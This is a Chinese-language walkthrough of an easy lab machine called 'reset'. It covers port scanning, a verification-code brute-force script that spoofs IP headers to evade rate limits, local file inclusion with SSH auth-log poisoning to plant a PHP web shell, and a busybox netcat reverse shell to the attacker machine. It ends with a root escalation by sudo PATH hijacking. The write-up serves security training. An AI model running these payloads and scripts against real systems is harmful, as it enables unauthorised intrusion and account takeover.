

reset-山然

1. 目标信息
2. 信息收集
 - 2.1 端口扫描
 - 2.2 目录扫描
3. web页面漏洞利用
 - 3.1 python脚本利用
 - 3.2 LFI漏洞利用(获取www-date用户)
4. 提权至xxxggg用户
5. 提权至root用户

1. 目标信息

- 靶机名称: reset
- 难度: easy
- 靶机IP: 192.168.56.3
- 攻击机IP: 192.168.56.2(Kali Linux)
- 靶机地址:<https://maze-sec.com/>

2. 信息收集

2.1 端口扫描

```

1  └─# cat port
2  # Nmap 7.94SVN scan initiated Tue Mar 17 03:02:34 2026 as: nmap -vvv -p 2
  2,80 -4 -sCV -oN port 192.168.56.3
3  Nmap scan report for 192.168.56.3
4  Host is up, received arp-response (0.00042s latency).
5  Scanned at 2026-03-17 03:02:35 EDT for 6s
6
7  PORT      STATE SERVICE REASON          VERSION
8  22/tcp open  ssh      syn-ack ttl 64  OpenSSH 8.4p1 Debian 5+deb11u3 (protoc
  ol 2.0)
9  | ssh-hostkey:
10 |   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
11 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDRmicDuAIhDTuUUa37WCIEK2z2F1aDUtiJ
  pok20zMzkbe1B41ZvvydX3JHjf7mg10F/HRQLGHiA23IL+dwr0YbbBa2ggd5gDL95RSHhuUff/
  DIC100FbP3YU8A4ItFb8pR6dN8jr+zU1SZvfx6FWApSKTJmeLPq9PN889+ibvckJc0Mqrm1Y05
  FW2VCWn8QRvwivnuW7iU51IVz7arFe8JShX0Lu0ANNqZEXyJyWjaK+Mqy0K6ZtoWdyinEQFua8
  1+tBZuvS+qb+AG15/h5hBsS/tUgVk5SsieY6cCRvkYFHB099e1ggrigfnN4Kq2GvzRUYkegjkPz
  JFQ7BhPyxT/kDKrLvCLX54sXrp0poU5R9SqSnnESXVM4HQfjIIjTrJFufc2nBF+4f8dH3qtQ+j
  JkcPEKNVSKKEDULEk1BSBdokhh1GidxQY7ok+hEb9/wPmo6RBeb1d5t11SP8R5UHyI/yucRpS2
  M8hpBaovJv8pX1Vwp0z3tUDJWCpkB3K8HDk=
12 |   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
13 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABB
  BI2Hl4ZEYgnoDQfLo03hI6346mXex60PxHEjxDufHbkQZVosDPFwZttA8gloBLYLtvDVo9LZZw
  tv7F/EIiQoIHE=
14 |   256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
15 | _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILRLvZKpSJkETaLR4sqzJ0h8a4ivZ8wGt1Hf
  dV30MNY1
16 80/tcp open  http      syn-ack ttl 64  Apache httpd 2.4.62 ((Debian))
17 | http-methods:
18 |_ Supported Methods: GET HEAD POST OPTIONS
19 |_ http-server-header: Apache/2.4.62 (Debian)
20 |_ http-title: \xE5\x86\x85\xE9\x83\xA8\xE7\x99\xBB\xE5\xBD\x95
21 | http-cookie-flags:
22 |   /:
23 |     PHPSESSID:
24 |_     httponly flag not set
25 MAC Address: 08:00:27:7A:26:5E (Oracle VirtualBox virtual NIC)
26 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
27
28 Read data files from: /usr/bin/../../share/nmap
29 Service detection performed. Please report any incorrect results at http
  s://nmap.org/submit/ .
30 # Nmap done at Tue Mar 17 03:02:41 2026 -- 1 IP address (1 host up) scanne
  d in 7.80 seconds

```

2.2目录扫描

```
1  └─# dirsearch -u http://192.168.56.3/
2  /usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
3      from pkg_resources import DistributionNotFound, VersionConflict
4
5      _|. _ _  _  _ _ _|. v0.4.3
6      (|_|) ) (/ _(|_| (|_|)
7
8  Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
9
10 Output File: /root/reports/http_192.168.56.3/___26-03-17_08-07-30.txt
11
12 Target: http://192.168.56.3/
13
14 ▾ [08:07:30] Starting:
15 ▾ [08:07:32] 403 - 277B - /.ht_wsr.txt
16 ▾ [08:07:32] 403 - 277B - /.htaccess.bak1
17 ▾ [08:07:32] 403 - 277B - /.htaccess.orig
18 ▾ [08:07:32] 403 - 277B - /.htaccess.sample
19 ▾ [08:07:32] 403 - 277B - /.htaccess.save
20 ▾ [08:07:32] 403 - 277B - /.htaccess_extra
21 ▾ [08:07:32] 403 - 277B - /.htaccess_orig
22 ▾ [08:07:32] 403 - 277B - /.htaccessBAK
23 ▾ [08:07:32] 403 - 277B - /.htaccess_sc
24 ▾ [08:07:32] 403 - 277B - /.htaccessOLD
25 ▾ [08:07:32] 403 - 277B - /.htaccessOLD2
26 ▾ [08:07:32] 403 - 277B - /.htm
27 ▾ [08:07:32] 403 - 277B - /.html
28 ▾ [08:07:32] 403 - 277B - /.htpasswd_test
29 ▾ [08:07:32] 403 - 277B - /.htpasswd
30 ▾ [08:07:32] 403 - 277B - /.httr-oauth
31 ▾ [08:07:33] 403 - 277B - /.php
32 ▾ [08:07:44] 301 - 313B - /assets -> http://192.168.56.3/assets/
33 ▾ [08:07:44] 200 - 455B - /assets/
34 ▾ [08:07:50] 302 - 0B - /dashboard.php -> /index.php
35 ▾ [08:08:09] 200 - 15B - /robots.txt
36 ▾ [08:08:10] 403 - 277B - /server-status
37 ▾ [08:08:10] 403 - 277B - /server-status/
38 ▾ [08:08:17] 302 - 0B - /verify.php?id=1&confirm_hash= -> /forgot.php
39
```

3. web页面漏洞利用

3.1 python脚本利用

需要输入邮箱和密码

在robots.txt发现邮箱xxxggg@maze.thl

尝试爆破 爆破不出来 换条路 去爆破验证码 这个还是挺好爆破的 0000-9999

但是这个也是有限制的 输入十次后会限制验证，显示“验证码尝试过于频繁，请稍后再试。”

让ai写了个通过伪造ip的爆破脚本

```
1 import requests
2 import random
3 from concurrent.futures import ThreadPoolExecutor
4
5 # --- 配置区 ---
6 target_url = "http://192.168.56.3/verify.php?rid=46fb20b1d713ed93"
7 rid_value = "46fb20b1d713ed93"
8 cookie = {"PHPSESSID": "i81vci0tjsvr6js765fko1rh77"} # 建议去浏览器换个新的
9
10 # 随机生成一个伪造 IP
11 def get_random_ip():
12     return ".".join(map(str, (random.randint(1, 254) for _ in range(4))))
13
14 def crack(i):
15     code = f"{i:04d}"
16     fake_ip = get_random_ip()
17
18     headers = {
19         "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0) Gecko/20100101 Firefox/148.0",
20         "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
21         "Content-Type": "application/x-www-form-urlencoded",
22         "Referer": target_url,
23         "X-Forwarded-For": fake_ip, # 伪造源 IP
24         "X-Client-IP": fake_ip, # 伪造客户端 IP
25         "X-Remote-IP": fake_ip, # 常用伪造头
26         "X-Originating-IP": fake_ip, # 常用伪造头
27         "Connection": "close"
28     }
29
30     data = {
31         "rid": rid_value,
32         "code": code
33     }
34
35     try:
36         # allow_redirects=False 极其重要, 因为我们要看 Location
37         resp = requests.post(target_url, data=data, headers=headers, cookies=cookie, allow_redirects=False, timeout=5)
38
39         location = resp.headers.get("Location", "")
40
41         # 判断成功的逻辑:
```

```

42         # 1. 状态码不再是 302 (比如变回 200 OK)
43         # 2. 或者状态码是 302, 但 Location 不再跳回 verify.php (比如跳到 reset_
password.php)
44         if resp.status_code != 302 or (location and "verify.php" not in lo
cation):
45             print(f"\n[+] 爆破可能成功! 验证码: {code}")
46             print(f"[+] 响应状态码: {resp.status_code}")
47             print(f"[+] 跳转地址: {location}")
48             return True
49
50     except Exception:
51         pass
52     return False
53
54 def main():
55     print(f"[*] 开始爆破, 当前使用 RID: {rid_value}")
56     # 设置线程数。如果服务器响应慢, 调低线程; 如果想快, 调高。
57     with ThreadPoolExecutor(max_workers=50) as executor:
58         executor.map(crack, range(10000))
59
60 if __name__ == "__main__":
61     main()

```

```

(root@kali) - [~/range/reset]
# python 2.py
[*] 开始爆破, 当前使用 RID: 46fb20b1d713ed93


[+] 爆破可能成功! 验证码: 7606
[+] 响应状态码: 302
[+] 跳转地址: /reset.php?rid=46fb20b1d713ed93

```

登录修改密码即可进入新的web页面

3.2 LFI漏洞利用(获取www-date用户)

点击中英文切换, 有个路径



访问/etc/passwd发现存在LFI漏洞利用 字典遍历看是否存在有价值目录

有好多可以访问的

请求	有效载荷	状态	错误	超时	长度 ∨	评论
1749	/var/log/apache2/error.log	200	☐	☐	37074168	
1750	/var/log/apache2/error.log%	200	☐	☐	37074168	
1294	/proc/self/fd/2	200	☐	☐	36848052	
1817	/var/log/lastlog	200	☐	☐	305804	
1943	/var/log/wtmp	200	☐	☐	181025	
1272	/proc/sched_debug	200	☐	☐	26086	
1097	/etc/sensors3.conf	200	☐	☐	23814	
939	/etc/login.defs	200	☐	☐	23695	
927	/etc/init.d/apache2	200	☐	☐	21403	
741	/etc/apache2/mods-availabl...	200	☐	☐	20936	
748	/etc/apache2/mods-enabled...	200	☐	☐	20934	
729	/etc/apache2/apache2.conf	200	☐	☐	20431	
707	/boot/grub/grub.cfg	200	☐	☐	20164	
1759	/var/log/auth.log.1	200	☐	☐	19539	
773	/etc/ca-certificates.conf	200	☐	☐	18890	
1076	/etc/security/access.conf	200	☐	☐	17792	

选择/var/log/auth.log来访问

`/var/log/auth.log` 会记录系统的认证信息，包括 SSH 的登录尝试。当我们尝试通过 SSH 登录时，如果我们故意把用户名写成一段 PHP 代码，SSH 守护进程（sshd）在记录失败登录信息时，就会把这段代码原封不动地写入到日志文件里。

脚本

```

1  import paramiko
2
3  # 您的靶场目标 IP
4  target_ip = "192.168.56.3"
5
6  # 构造完整的 PHP 一句话 Payload 作为用户名
7  malicious_user = "<?php system($_GET[1]); ?>"
8
9  # 密码随便写，因为我们的目的只是让用户名被记录
10 password = "fake_password"
11
12 client = paramiko.SSHClient()
13 # 自动接受目标机器的 SSH 密钥
14 client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
15
16 try:
17     print(f"[*] 正在尝试向 {target_ip} 注入恶意用户名...")
18     # 发起连接
19     client.connect(hostname=target_ip, username=malicious_user, password=password, timeout=5)
20 except paramiko.AuthenticationException:
21     # 认证失败是百分之百预期的，因为密码不对且用户不存在
22     print("[+] 注入完成！认证失败（这是预期的）。请检查靶场的 /var/log/auth.log。")
23 except Exception as e:
24     print(f"[-] 发生错误，连接失败：{e}")
25 finally:
26     client.close()


```

然后访问

```

1  http://192.168.56.3/dashboard.php?lang=/var/log/auth.log&1=whoami

```

结果有了 那就反弹shell吧

```
1 http://192.168.56.3/dashboard.php?lang=/var/log/auth.log&1=busybox nc 192.168.56.2 4444 -e sh
```

升级shell

```
1  script /dev/null -c bash
2  Ctrl+Z
3  stty raw -echo; fg
4  reset xterm
5  export TERM=xterm
6  export SHELL=/bin/bash
7  stty rows 30 columns 110
```

```
# nc -lvvvp 4444
listening on [any] 4444 ...
192.168.56.3: inverse host lookup failed: Unknown host
connect to [192.168.56.2] from (UNKNOWN) [192.168.56.3] 36494
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@reset:/var/www/index/public$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@reset:/var/www/index/public$ whoami
whoami
www-data
www-data@reset:/var/www/index/public$
```

4.提权至xxxggg用户

发现内网开启3306服务

```
init_store();www-data@reset:/var/www/index$ ss -tlnup
ss -tlnup
Netid  State  Recv-Q  Send-Q    Local Address:Port    Peer Address:Port
udp    UNCONN 0        0      0.0.0.0:68             0.0.0.0:*
tcp    LISTEN 0        80     127.0.0.1:3306         0.0.0.0:*
tcp    LISTEN 0       128     0.0.0.0:22             0.0.0.0:*
tcp    LISTEN 0       128           *:80                   *:80
tcp    LISTEN 0       128           [::]:22                [::]:*
```

发现/var/www/index/bootstrap.php有账户密码

```
// Global application configuration.

$db_host = "localhost";

$db_user = "portaluser";

$db_pass = "PortalPass123!";

$db_name = "portal";
```

登录上

```
mysql -u portaluser -p'PortalPass123!' -D portal
SHOW TABLES;
SELECT * FROM users;
```

users表

```
1 xxxggg:xxxxxggggg
```

5.提权至root用户

环境变量劫持

```
1 xxxggg@reset:~$ sudo -u xxxggg /usr/local/bin/backup.sh -h
2 Sorry, user xxxggg is not allowed to execute '/usr/local/bin/backup.sh -
  h' as xxxggg on localhost.
3 xxxggg@reset:~$ cat /usr/local/bin/backup.sh
4 #!/bin/bash
5
6 echo "[*] Running backup..."
7
8 tar -czf /tmp/site_backup.tar.gz /var/www
9 xxxggg@reset:~$ ls -l /usr/local/bin/backup.sh
10 -rwxr-xr-x 1 root root 85 Mar 12 10:35 /usr/local/bin/backup.sh
11 xxxggg@reset:~$ cd /tmp
12 xxxggg@reset:/tmp$ echo "/bin/bash" > tar
13 xxxggg@reset:/tmp$ chmod +x tar
14 xxxggg@reset:/tmp$ sudo PATH=/tmp:$PATH /usr/local/bin/backup.sh
15 [*] Running backup...
16 root@reset:/tmp# id
17 uid=0(root) gid=0(root) groups=0(root)
18 root@reset:/tmp# cd /root
19 root@reset:~# cat root
20 cat: root: No such file or directory
21 root@reset:~# cat root.txt
22 flag{root-21232f297a57a5a743894a0e4a801fc3}
```